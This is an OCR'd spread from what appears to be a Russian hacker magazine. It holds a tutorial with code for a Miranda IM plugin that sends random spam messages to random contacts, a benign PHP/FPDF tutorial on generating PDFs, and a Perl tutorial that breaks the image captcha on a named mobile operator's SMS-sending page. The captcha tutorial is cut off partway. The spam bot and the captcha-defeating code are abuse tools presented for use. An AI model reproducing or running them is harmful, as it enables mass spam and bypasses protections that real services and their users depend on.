
Я долго думал, чем же тебя порадовать, какой плагин для Миранды написать, так чтобы это было полезно и понятно одновременно. В итоге я остановился на спам-боте - напишем плагин, который будет висеть в Миранде и рассылать на случайные контакты в твоем листе случайные сообщения. Для осуществления сей фичи тебе потребуется SDK Миранды, который находится в архиве вместе с исходными кодами. В SDK находятся заголовочные файлы, в которых описаны основные структуры для работы с плагином и ID сервисных функций. Как я уже говорил, плагин - это динамическая библиотека, поэтому не забудь указать в настройках проекта, что это не приложение, а DLL.

Итак, чтобы Миранда приняла наш плагин, он должен экспортировать три функции со следующими описаниями:

```
_declspec(dllexport) PLUGININFO* MirandaPluginInfo(DWORD mirandaVersion);
_declspec(dllexport) int Load(PLUGINLINK *link);
_declspec(dllexport) int Unload(void);
```

О Load я уже говорил, стоит только заметить, что аргумент link для последующего использования в макросах требуется скопировать в переменную pluginLink. Unload занимается выгружением расходуемой плагином памяти и любыми событиями при отключении модуля, а MirandaPluginInfo возвращает указатель на структуру, в которой содержится вся инфа о плагине: кто написал, зачем, когда и т.п. Экспортирования этих трех функций достаточно для того, чтобы Мирандочка нас полюбила горячею любовью.

Следующий ход - создание треда, в котором будет выполняться код для рассылки сообщений. Если создавать нить прямо из функ-



На диске ты, как всегда, обнаружишь все сорцы и бинарники приведенной в статье программы.



www.miranda-im.org - официальный сайт Miranda IM, на нем есть туча плагинов для скачивания и форум для обсуждения новых разработок.

ции Load, то она запустится еще до загрузки всех модулей, что может повлиять на работу нашего плагина, поэтому лучше сделать это немного погодя. Для этого давай создадим в функции Load ловушку на событие, возникающее при загрузке всех модулей Миранды. У этого события ID - ME_SYSTEM_MODULESLOADED, и установка ловушки выглядит просто как запуск уже известной нам функции:

```
HookEvent(ME_SYSTEM_MODULESLOADED, PluginCommand);
```

PluginCommand - это функция-обработчик (static int с двумя параметрами по 4 байта каждый), в которой мы и будем пускать нашу нить. Теперь наша нить стартанет уже после полной загрузки Миранды. В треде мы должны получить текущий статус соединения и, если он не равен оффлайну или коннектингу, послать сообщение.

Получить текущий статус определенного протокола можно с помощью сервисной функции PS_GETSTATUS, загружая ее с помощью функции CallProtoService, одним из параметров которой является тип протокола. Тип мы будем получать с помощью сервиса MS_PROTO_GETCONTACTBASEPROTO, указав ему в параметре wParam хэндл первого найденного контакта. Контакт же мы найдем с помощью сервиса MS_DB_CONTACT_FINDFIRST, который не требует параметров. Не запутался? Загляни в код на диске - сразу станет проще.

Итак, если мы соединены с сервером, то можем найти какой-нибудь контакт и послать ему сообщение. Давай найдем случайную запись в контакт-листе - для этого надо как-то получить случайное число от 0 и до общего числа контактов (MS_DB_CONTACT_GETCOUNT) и ровно столько раз вызвать сервисную функцию MS_DB_CONTACT_FINDNEXT, параметром которой передавать хэндл на предыдущий полученный контакт. Таким образом мы получим хэндл на случайный контакт в базе. Осталось послать на него сообщение, а это самое простое, что можно сделать. Для этого надо вызвать функцию сервиса контактов следующим образом:

```
CallContactService(hContact,PSS_MESSAGE,0,(LPARAM)token)
```

Здесь token - указатель на посылаемую строку, PSS_MESSAGE - тип сервиса, в данном случае отправка сообщения, а hContact - дескриптор контакта в базе.

Повторяем все эти действия в цикле N раз - вот тебе и спам :). У тебя возникнет вопрос: как генерить случайные числа в промежутке от 0 до A? Очень просто. Я беру случайное число, в данном случае значение, возвращаемое GetTickCount(), и получаю остаток от деления его на число A с помощью оператора %.


ЗАКРУГЛЯЮСЬ

В результате у нас получился классный бот при минимуме затраченных усилий. Но спамит он только по контактам в листе - маловато будет. Наверняка тебе хочется, чтобы он спамил по всем адресам диапазона 10000 -300000000. Но ты не знаешь, как это реализовать? Легко! Все сервисные функции описаны в SDK в файлах с префиксом 'm_'. Среди всего этого многообразия можно найти функцию MS_ICQ_SEARCHBYEMAIL для поиска по мылу, MS_ICQ_SEARCHBYDETAILS для поиска по данным или еще что-нибудь подобное. Функций немеренно, хватит на все человеческие и хакерские нужды - просто копай хидеры и документацию при необходимости.


Если же что-то совсем не получается или у тебя есть какие-нибудь невероятно оригинальные интересные идеи - пиши мне.

НИТЬ ДЛЯ ОТПРАВКИ СПАМА

```
{
  // ищем первый контакт
  HANDLE hContact = (HANDLE)CallService(MS_DB_CONTACT_FINDFIRST,0,0);
  if (hContact == NULL) break;
  while (true) {
    Sleep(10000);
    // проверяем статус
    int status = CallProtoService((char*)CallService(MS_PROTO_GETCONTACTBASEPROTO, (WPARAM)(HANDLE)hContact,0),PS_GETSTATUS,0,0);
    if (status == ID_STATUS_OFFLINE) continue;
    if (status == ID_STATUS_CONNECTING) continue;
    // получаем случайный контакт
    int  count = (GetTickCount()%(CallService(MS_DB_CONTACT_GETCOUNT,0,0)));
    while (count)
    {
      hContact =(HANDLE)CallService(MS_DB_CONTACT_FINDNEXT,(WPARAM)hContact,0);
      count--;
    }
    // отправляем случайное сообщение
    char *token = szStr[GetTickCount()%(sizeof(szStr)/4)];
    CallContactService(hContact,PSS_MESSAGE,0,(LPARAM)token);
  }
}
```


Солдат спит, а служба идет

Если хочешь реализовать какую-нибудь фичу, но не знаешь как - поройся в чужих плагинах, которые часто можно скачать вместе с сорцами, - может быть, ее уже кто-нибудь реализовывал.


Информация о нашем плагине


Скачать SDK вместе с исходными кодами Миранды



Никита Кисицин (nikitoz@real.xakep.ru)

PDF С НУЛЯ

В прошлом номере я рассказывал тебе, каким образом при помощи PHP можно экспортировать данные в формат xls. Сегодня я решил продолжить начатое и поведать тебе о том, каким образом можно в своих программах генерировать PDF-документы. Мы научимся с тобой рисовать геометрические фигуры, выводить таблицы с текстом и реализовать любые оформительские идеи.

СОЗДАНИЕ PDF-ДОКУМЕНТОВ В СКРИПТАХ PHP

ДЛЯ ЧЕГО ЭТО НУЖНО?


Хороший вопрос :). Я знаю массу людей, которым это совершенно ни к чему, но ты-то ведь не из таких, правда? Если ты планируешь когда-нибудь заниматься web-программированием, тебе надо быть всесторонне развитым и уметь делать многое. Кроме того, мне бы хотелось приоткрыть для тебя завесу тайны вокруг формата pdf: для многих это абсолютная тьма, и они понятия не имеют, что это вполне открытый формат и нет ничего сложного в том, чтобы создавать собственные pdf-документы. Даже больше: по большому счету, после прочтения этой статьи для тебя не будет существенной разницы, в каком формате выводить пользователю результат работы сценария - в html, xls или pdf. Но последний формат обладает целым рядом преимуществ. Так что вливайся!

Если ты внимательный человек, то заметил, что на поставленный в заголовке вопрос я так и не ответил :). Как же мы можем применить этот формат на практике? Представь ситуацию: у тебя есть сайт с кучей статей, и тебе нужно, чтобы каждую из них можно было скачать в формате, удобном для печати и конвертирования в plain-текст. При этом важно, чтобы сохранялось исходное форматирование документов, а их отображение не зависело от установленных в системе шрифтов. Ответ на эту задачу - использование pdf. Кроме того, описываемый формат уже давно стал стандартом де-факто для разнообразной документации: от научных статей до руководств по использованию бытовой техники и различных договоров.


Так что обязательно надо научиться создавать такие документы прямо в PHP, добавляя в них текст и графику.

ЧТО НУЖНО?

Несложно догадаться, что по умолчанию PHP ничего такого не умеет - нет необходимости добавлять в язык функции, которыми будут пользоваться единицы. Зато преимущества PHP как легко расширяемого языка налицо: я могу сходу назвать по крайней мере три расширения, которые так или иначе позволяют работать с pdf-документами. Среди них, конечно, попсовые ClibPDF и PDPLib - даже на сайте www.php.net ты без проблем найдешь описание всех функций из этих библиотек.


Описание функций ClibPDF на www.php.net

Однако сегодня я выбрал FPDF. Самая главная причина для этого заключается в том, что для его установки не нужно пересобирать PHP. Как справедливо отметил один из читателей, приславший мне письмо, большая часть читателей не имеет возможности пересобрать php на своем хостинге. С этим можно поспорить: необязательно тестировать свои скрипты на провайдерском сервере, лучше это делать на локальном компьютере. Но все же, если


www.fpdf.org: на логотипе изображен прикольный накуренный слоник :)

есть возможность использовать системонезависимое расширение, написанное исключительно на PHP, надо сделать это.

Чем еще подкупает FPDF, так это своей лицензионной политикой, вернее, ее отсутствием. На сайте у них так и написано: «Это халява. Халява с самой первой строчки кода, и нет никаких ограничений, как вы это будете использовать». Так что будем юзать :).

НАЧИНАЕМ

Первое, с чего надо начать, - скачать исходники системы. Ты можешь их взять на нашем диске, а я слил отсюда: www.fpdf.org/en/dl.php?v=152&f=tgz. Как я уже говорил, в архиве ты найдешь обыкновенные php-файлы, которые надо скопировать в include-path либо в директорию с твоими скриптами. Несложно догадаться, что начало у всех сценариев, использующих FPDF, одинаково:

```
define('FPDF_FONTPATH','font/'); #Указываем папку со шрифтами
require("fpdf.php"); #Подключаем FPDF
```

ГЕМОРРОЙ СО ШРИФТАМИ

Первая строка определяет константу FPDF_FONTPATH, указывающую на папку, в которой хранятся файлы используемых шрифтов. Надо сказать, что со шрифтами здесь особая история. Как ты знаешь, есть по крайней мере два популярных формата шрифтов: PostScript и TTF. Однако, чтобы использовать какой-то шрифт в FPDF, необходимо ко всему прочему еще сгенерировать так называемый файл описания шрифта - обычный php-файл с говорящим расширением. Что классно - вместе с PDF поставляется сценарий makefont.php, который очень легко генерирует эти описания. Найти makefont можно в директории font/makefont, а о том, как его использовать, я сейчас расскажу.

Я долго думал, как это сделать проще всего, и пришел к такому подходу: создается простой скрипт, например font.php, со следующим содержанием:

```
<?php
require("font/makefont/makefont.php");
MakeFont("font.ttf","font.afm","cp1251");
?>
```

Несложно заметить, что первой строкой я подключаю файл с нужной функцией MakeFont, которая будет генерить описания шрифтов, она имеет вот такой формат:

```
MakeFont(string fontfile, string afmfile [, string enc [, array patch [, string type]]])
```

Здесь fontfile - это путь к шрифту, afmfile - путь к файлу метрики AFM, enc - имя кодировки (советую тебе использовать cp1252) и type - тип шрифта, True Type по дефолту. Ах да, patch - это необязательный параметр, который задает массив модификации кодировки.


Думаю, у тебя возник вопрос, что еще за AFM нужен? Дело в том, что TTF-шрифт состоит из двух файлов: самого шрифта и метрики. И по идее все шрифты поставляются вместе с AFM-файлами. Но если ты не нашел нужного файла, не беспокойся: его легко создать при помощи софтины ttf2pt1 (http://ttf2pt1.sourceforge.net), указав в качестве параметра ключа -A путь к шрифту и имя будущего AFM-файла.

После того как ты выполнишь сценарий font.php, он сгенерирует необходимый файл описания шрифта. В итоге ты получишь три файла: font.ttf, font.php и font.afm. Первые два для нормального использования нужно положить в папку, указываемую константой FPDF_FONTPATH, то есть font, как я это сделал в примере.


FPDF полностью написан на PHP. Советую посмотреть код в свободное время - это интересно

ПРИМЕР СКРИПТА

Давай теперь для примера напишем простенькое приложение. Пусть у нас есть sql-таблица со статьями и нам надо написать скрипт, который бы из HTML-текста в базе



◢ На нашем диске ты найдешь код описанной системы, кучу примеров и документов по FPDF.



◢ В свободное время посети www.elroubio.net - сайт с логотипами продуктов PHP. Здесь ты найдешь качественные картинки с php-слониками в самых разных позах. Меня это очень сильно позабавило :).

данных генерировал pdf'ки. Откровенно говоря, не такая уж это и простая задача, ведь в html-коде статьи есть тэги, которые надо специальным образом обрабатывать. Скажу даже больше: если бы мне заказали скрипт, который умеет обрабатывать всевозможные тэги и делать красивые pdf'ки, я бы взял с такого заказчика кучу денег, потому что это довольно геморройная задача. Однако тебе повезло: когда я лазил по сайту www.fpdf.org, я нашел там в качестве примера скрипт, который классно конвертирует html-разметку в формат pdf. Так что я не буду тратить время и выписывать собственноручно этот не самый простой скрипт, а просто возьму его с этого сайта, благо лицензия, по которой распространяются примеры, позволяет это сделать. В принципе, ничего сложного в моей программе нет. Поскольку места в журнале не так уж много, а времени до сдачи номера осталось совсем мало, я не буду подробно описывать каждую функцию, а лишь расскажу тебе об основных шагах к созданию приложения. Полный код системы ты, как всегда, найдешь на нашем диске. Там же лежит куча примеров по использованию fpdf. Посмотри, там много интересных задумок.

А сейчас давай я расскажу, как осуществляется создание pdf-документа и его базовое форматирование.

После того как мы подключили код класса fpdf, надо создать новый объект и зарегистрировать несколько используемых шрифтов:

```
$pdf = new FPDF();
$pdf->Open();
$pdf-> AddFont('TimesNewRomanPSMT','','times.php');
$pdf-> SetFont('TimesNewRomanPSMT','',12);
```

Функция AddFont регистрирует шрифт в списке используемых. Ее первый аргумент определяет название шрифта, оно должно совпадать с тем, что находится в файле описания. Там оно хранится в переменной $name. Второй аргумент задает форматирование текста: B - bold, I - italic и IB - смешанный. Если аргумент не указан, шрифт используется обычный. Третий аргумент функции - это PHP-файл описания шрифта, который мы с тобой недавно создавали.

После регистрации шрифта функцией AddFont надо определить его размер для использования на странице, это делает метод SetFont(). Этот метод можно вызывать несколько раз в скрипте, в то время как AddFont вызывается для каждого скрипта только однажды. После всех проделанных манипуляций можно уже создавать тело документа. Я сначала все написал в обычном скрипте, а потом посмотрел, как это делают нормальные люди: они создают специальный класс, который наследует у FPDF. Это вносит некоторые упрощения, вот тебе пример такого класса:

Пример функции, рисующей заголовок документа в нашем классе pdf.class.php

```
class pArt extends FPDF {
function top($title,$image,$author) {
	$this->Image($image,6,6,40,20); #Рисуем классное лого
	$this->SetFont('TimesNewRomanPSMT','',18); #Шрифт для заголовка
	$this->Cell(210,4,$title,0,0,'C'); #Выводим прямоугольник с текстом
	$this->Ln(); #Перевод строки
	$this->SetFont('TimesNewRomanPSMT','B',12); #Шрифт поменьше
	$this->Cell(250,20,$author,0,0,'R',1);
	$this->Ln();
}
}
```

Использование описанного нами метода

```
<?php
define('FPDF_FONTPATH','font/');
require('fpdf.php');#Родитель нашего класса
require('pdf.class.php'); #Подключаем наш класс
$pdf = new pArt();#Создаем экземпляр
$pArt->Open();
$pArt->AddFont('TimesNewRomanPSMT','','times.php');
$pArt->AddPage();#Добавляем страницу в документ
$pArt->top('Современная физика плазмы','logo.jpg','проф. Бабецкий'); #Вызываем наш метод со статичными параметрами
$pArt->Output(); #Выводим на экран, что получилось
?>
```

Давай теперь подумаем, что нужно еще сделать, чтобы получить нормальную универсальную систему для экспорта статей в формат PDF? Нужно написать еще два метода: первый будет выводить тело статьи, а второй - нижний колонтитул документа. Причем основной геморрой предстоит с созданием именно первого класса, поскольку здесь нам надо парсить все html-тэги и внести соответствующие изменения в форматирование pdf-документа.

В самой программе нам надо написать простую функцию, которая бы подключалась к серверу БД, извлекала статью и передавала ее на обработку нашему классу. Такая вот примерная схема всего, что осталось сделать. Результат моей работы ты можешь найти на диске, будут вопросы - пиши.

Мы написали класс, который генерирует документ.

Несложно видеть, что в моем классе pArt описан только один метод с именем top. Он генерирует заголовок для документа - как ты понимаешь, в нашем примере здесь будет размещено лого, название статьи, автор и прочая лабуда. В общем-то, я там все прокомментировал, так что вряд ли у тебя будут проблемы. Расскажу лучше о базовых функциях вроде Cell и Image. Как ты мог заметить, первая функция рисует прямоугольник с текстом внутри. Хотя может нарисовать и без текста, это уже как ты захочешь. Более того, прямоугольник можно залить определенным текстом и сделать границу непрозрачной. Формат у метода такой:

```
Cell(float w [, float h [, string txt [, mixed border [, int ln [, string align [, int fill [, mixed link]]]]]]])
```

Названия параметров очень говорящие: думаю, понятно, что float w определяет ширину таблицы, h - высоту, а txt - выводимый текст.

Метод image работает до ужаса тупо: он выводит графическое изображение в формате JPG или PNG, причем формат у функции такой:

```
Image(string file, float x, float y, float w [, float h [, string type [, mixed link]]])
```

Теперь о том, как вывести сгенерированный документ браузеру. В самом деле, мы ведь только написали класс, который генерирует документ. А как его использовать? Ответ простой: нужно создать экземпляр класса, вызвать описанный нами метод, а затем применить стандартные для FPDF функции. Вот так:

Скачать примеры, документы и библиотеки для работы в PDF в PHP можно по этим ссылкам:
◢ www.fpdf.org
◢ http://ru.php.net/manual/ru/ref.cpdf.php
◢ http://ru.php.net/manual/ru/ref.pdf.php

Сценарий создания описаний шрифтов

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ В Win2k/XP есть очень интересная и нужная функция - ограничение входа юзеров по промежутку времени. Можно задать промежутки времени (для любого дня недели отдельно), в которые юзерам разрешен вход в систему. Можно даже ограничить таким образом юзера с правами админа!
Вот как настраивается такое ограничение из командной строки: net user имя_юзера /times:дни_недели,часы_пребывания.
Можно так настроить на все дни недели один и тот же промежуток времени, а можно разные. Например, команда net user Admin /times:M-Sa,8-20;Su,8-24 разрешит юзеру Admin вход в систему с понедельника по субботу с 8 до 20 часов, а в воскресенье с 8 до 24 часов.

Shanker
shanker@mail.ru









(game)land













новый проект издательства (game)land

DVD ЭКСПЕРТ

«DVD Эксперт» - издание о домашнем кинотеатре.
Ежемесячный глянцевый журнал, 128 полос.

DVD-плееры, AV-ресиверы, акустика, видеопроекторы, телевизоры и другие компоненты домашнего кинотеатра – сравнительное тестирование наиболее интересных аппаратов на рынке. Полнота охвата всех модельных рядов при сохранении актуальности и новизны материалов. Информация о ценах и рекомендуемых местах покупки. Тесты, обзоры, новости о технологиях, советы профессионалов. Как установить технику и как «уложиться в бюджет».

Журнал написан простым и понятным каждому языком.

Приложение к каждому номеру «DVD Эксперта» - диск DVD с фильмом.

■ Филипп Коряка (phil@pereslavl.ru)



ПРОГРАММА С ГЛАЗАМИ

В настоящее время все большую популярность приобретает защита, основанная на неумении программ, подобно людям, воспринимать графическую информацию. Например для борьбы с автоматическим заполнением форм в вебе используется генерируемое изображение некоторого числа, которое нужно ввести в специальное поле заполняемой формы. По непонятным мне причинам данные способы защиты очень уязвимы. Давай на примере рассмотрим, как мог бы действовать кодер, желающий написать программу, обходящую подобные ограничения.

БОРЬБА С ЗАЩИТОЙ, ОСНОВАННОЙ НА НЕУМЕНИИ ПРОГРАММ ВИДЕТЬ

Такой способ защиты используется на многих сайтах. Из самых популярных следует упомянуть регистрацию на http://narod.yandex.ru и отправку SMS с почти любого сайта оператора сотовой связи. Для экспериментов возьмем сайт www.beelinegsm.ru и попробуем преодолеть используемую там защиту, суть которой сводится к следующему. Для всех желающих отправить SMS генерируется графическое изображение четырех цифр. При этом цифры наносятся на изображение со смещением, как по горизонтальной, так и по вертикальной оси. Кроме того, на изображение наносится шум в виде черных точек. Для успешной отправки SMS необходимо прочитать четырехзначное число и ввести его в специальное поле. Сообщение будет отправлено только в том случае, если введено правильное число. Отправка SMS в автоматическом режиме может нанести большой урон компании, поскольку, во-первых, это потенциальная лазейка для спама, а во-вторых, может породить всяческие SMS-гейты типа EMAIL2SMS.

ПОДГОТОВКА

Итак, приступим. В качестве языка реализации будем использовать Perl, а для работы с графическими изображениями - библиотеку GD. Одной из самых часто используемых функций данной библиотеки будет функция getPixel(), которая возвращает цвет точки, координаты которой передаются ей в качестве аргументов. Следует заметить, что в случае если аргументы функции getPixel() выходят за пределы изображения, она просто возвращает цвет фона, избавляя нас от написания лишнего кода, отслеживающего выход за границу изображения. Существуют различные способы представления цвета. В случае с функцией getPixel() мы будем использовать целые числа без преобразования их в формат RGB или другие, более удобные для человека форматы.

Для начала загрузим картинку с сайта www.beelinegsm.ru из раздела отправки SMS. Над ней мы и будем проводить свои эксперименты.

Поскольку данная картинка достаточно маленькая, мы напишем простенькую программу, которая будет переводить ее в более удобный для восприятия вид:

```
$img = new GD::Image("picture.gif");
for ($j=0; $j<20; $j++){
 print "\n";
 for ($i=0; $i<47; $i++){
        print $img->getPixel($i, $j) . " ";
 }

}
```

Данная программа поочередно определяет цвет каждого пиксела изображения и печатает его на экран. Очевидно, что в таком виде изображение легче воспринимается.

ИЗБАВЛЯЕМСЯ ОТ ШУМОВ

Прежде всего нам надо избавиться от посторонних шумов в картинке, которые представляют собой разбросанные по всему изображению точки черного цвета. Анализ изображения показывает, что чаще всего встречаются четыре типа шума:



Загружаем эту картинку для экспериментов

❶. Одиночно стоящие точки.
❷. Пара точек, не соприкасающаяся с другими точками.
❸. Точки, «прилипшие» к цифрам.
❹. Точки, нанесенные на цифры.

Как бороться с четвертым типом шума, будет описано чуть позже, а сейчас приступим к борьбе с первыми тремя. Собственно, это очень простой шум, и для его устранения достаточно в цикле поочередно пройтись по всем пикселам изображения и проверить, не принадлежит ли данный пиксел к одному из трех типов шума, и если принадлежит, то просто поставить на его место ноль, то есть закрасить его цветом фона. С этим успешно справляется следующий код:

```
for ($j=0; $j<20; $j++){
 for ($i=0; $i<47; $i++){
 if ( ($img->getPixel($i-1, $j) == 0 && $img->getPixel($i+1, $j) ==
0) ||

 ($img->getPixel($i+1, $j) != 0 && $img->getPixel($i-1, $j) == 0 &&

 $img->getPixel($i-1, $j+1) == 0 && $img->getPixel($i-1, $j-1) == 0
&&
 $img->getPixel($i, $j+1) == 0 && $img->getPixel($i, $j-1) == 0) ||

 ($img->getPixel($i-1, $j) != 0 && $img->getPixel($i+1, $j) == 0 &&
 $img->getPixel($i+1, $j+1) == 0 && $img->getPixel($i+1, $j-1) == 0
&&
 $img->getPixel($i, $j+1) == 0 && $img->getPixel($i, $j-1) == 0)
 ){
 $img->setPixel($i, $j, 0)
 }
 }
}
```

Теперь изображение вполне пригодно к прочтению. Количество искажающей информации в нем минимально. Однако в нем присутствует избыточная информация. В частности, от каждой цифры нам нужен только силуэт. И чем тоньше он будет, тем проще будет с ним работать. В идеале это, конечно, должен быть силуэт шириной в один пиксел, но на практике не всегда удается достичь этого, и потому силуэт шириной в два пиксела считается вполне приемлемым. На картинке 1 видно, что каждая цифра имеет силуэт из пикселов с цветом 1 и 2, облепленный пикселами с цветами 3, 4, 5 и т.д. С ними-то нам и предстоит бороться. Алгоритм борьбы достаточно простой: нужно еще раз пройтись по всем пикселам изображения и закрасить все пиксели, цвет которых не равен 1 или 2, цветом фона, а для дальнейшего удобства распознавания заменить цвет 2 на 1, тем самым сделав наше изображение двухцветным без каких-либо оттенков.

```
for ($j=0; $j<20; $j++){
 for ($i=0; $i<47; $i++){
  if ($img->getPixel($i, $j) > 2){
   $img->setPixel($i, $j, 0)
  }
  if ($img->getPixel($i, $j) == 2){
   $img->setPixel($i, $j, 1)
  }
 }
}
```

РАЗДЕЛЯЕМ ИЗОБРАЖЕНИЕ НА ЦИФРЫ

Разделение на цифры состоит из двух этапов. Первое, что нужно сделать, - разбить изображение на четыре части, в каждой из которых будет ровно по одной цифре. Для этого поочередно просмотрим изображение столбцами. При этом мы будем считать столбец пустым, если он полностью состоит из нулей. Далее необходимо найти в изображении участки, где подряд идет три и более пустых столбца. Очевидно, что это будут разделители между цифрами. По ним и нужно дробить изображение на четыре неравные части.

```
my $zcount=0;
for ($i=0; $i<47; $i++){
 my $zerro=1;
 for ($j=0; $j<20; $j++){
		$zerro = 0 if ($img->getPixel($i, $j) != 0);
 }
 if ($zerro){
		$zcount++;
		push (@beg, ($i - 3)) if ($zcount == 3);
 }
 else{
		push (@end, $i) if ($zcount >= 3);
		$zcount=0;
 }
}
```

Теперь в массиве @beg находятся координаты начала разделителей, а в массиве @end - координаты конца. Используя их, не представляет никакого труда выделить из изображения отдельные цифры. Затем потребуется обрезать уже полученные цифры слева и сверху так, чтобы в левом столбце и в самой верхней строке обязательно был хотя бы один пиксел, отличный от нуля. С этим легко справляется следующая функция:

Теперь изображение
вполне пригодно к прочтению.

```
sub remove_zerro{
 my $img = $_[0];


 my $zerro=1;
 for ($i=0; $i<20, $zerro; $i++){
 for ($j=0; $j<20; $j++){

		$zerro = 0 if ($img->getPixel($j, $i) != 0);
 }
 if (!$zerro){
		$img->copy($img,0,0,0,$i,20,20);
 }
 }

 $zerro=1;
```

БИБЛИОТЕКА GD

Библиотека GD предназначена для работы с графикой в программах на языке Perl. Она позволяет преобразовывать изображения из одного формата в другой, делать графические преобразования, наносить надписи и примитивы, накладывать на изображение фильтры. Преимуществом данной библиотеки является ее простота по сравнению с более серьезными продуктами, такими как Image::Magick. Библиотеку GD гораздо проще установить, и она занимает гораздо меньше места, однако и набор функций у нее значительно меньше.



На компакт-диске лежит пример программы, которая считывает изображение и эталоны и выдает степень соответствия цифр эталонам. Кроме того, там же лежат эталоны для цифр от 1 до 5.



На сайте www.xakep.ru ищи исходные коды в разделе «X-релиз».

```
for ($i=0; $i<20, $zerro; $i++){
 for ($j=0; $j<20; $j++){
  $zerro = 0 if ($img->getPixel($i, $j) != 0);
 }
 if (!$zerro){
  $img->copy($img,0,0,$i,0,20,20);
 }
}
}
```

СРАВНЕНИЕ С ЭТАЛОНОМ

